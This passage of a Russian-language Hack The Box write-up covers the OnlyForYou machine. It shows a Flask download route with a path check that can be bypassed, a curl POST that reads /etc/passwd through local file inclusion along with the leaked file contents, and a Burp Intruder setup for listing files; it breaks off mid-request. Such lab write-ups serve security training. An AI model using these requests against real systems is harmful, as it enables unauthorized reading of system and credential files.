


```
81
82  @app.route('/download', methods=['POST'])
83  def download():
84      image = request.form['image']
85      filename = posixpath.normpath(image)
86      if '..' in filename or filename.startswith('../'):
87          flash('Hacking detected!', 'danger')
88          return redirect('/list')
89      if not os.path.isabs(filename):
90          filename = os.path.join(app.config['LIST_FOLDER'], filename)
91      try:
92          if not os.path.isfile(filename):
93              flash('Image doesn\'t exist!', 'danger')
94              return redirect('/list')
95      except (TypeError, ValueError):
96          raise BadRequest()
97      return send_file(filename, as_attachment=True)
```

Блок исходного кода app.py

Выполним POST-запрос, где в параметре `image` укажем файл `/etc/passwd`.

```
curl -s -X POST http://beta.only4you.htb/download -d "image=/etc/
passwd"
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/onlyforyou]
└─$ curl -s -X POST http://beta.only4you.htb/download -d "image=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
john:x:1000:1000:john:/home/john:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
neo4j:x:997:997::/var/lib/neo4j:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
fwupd-refresh:x:114:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:996:996::/var/log/laurel:/bin/false
```


Получение файла /etc/passwd

Содержимое файла получено, а значит, есть уязвимость включения локальных файлов (LFI).

ТОЧКА ОПОРЫ

LFI

Перепишем запрос в **Burp Repeater**, чтобы впоследствии можно было использовать **Burp Intruder** для проверки файлов по списку.




```
POST /download HTTP/1.1
Host: beta.only4you.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

image=/etc/passwd
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Запрос в Burp Repeater

В ответе получаем содержимое файла, а значит, запрос составлен верно. Теперь переходим к Intruder.



Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://beta.only4you.htb

```
POST /download HTTP/1.1
Host: beta.only4you.htb
Upgrade-Insecure-Requests: 1
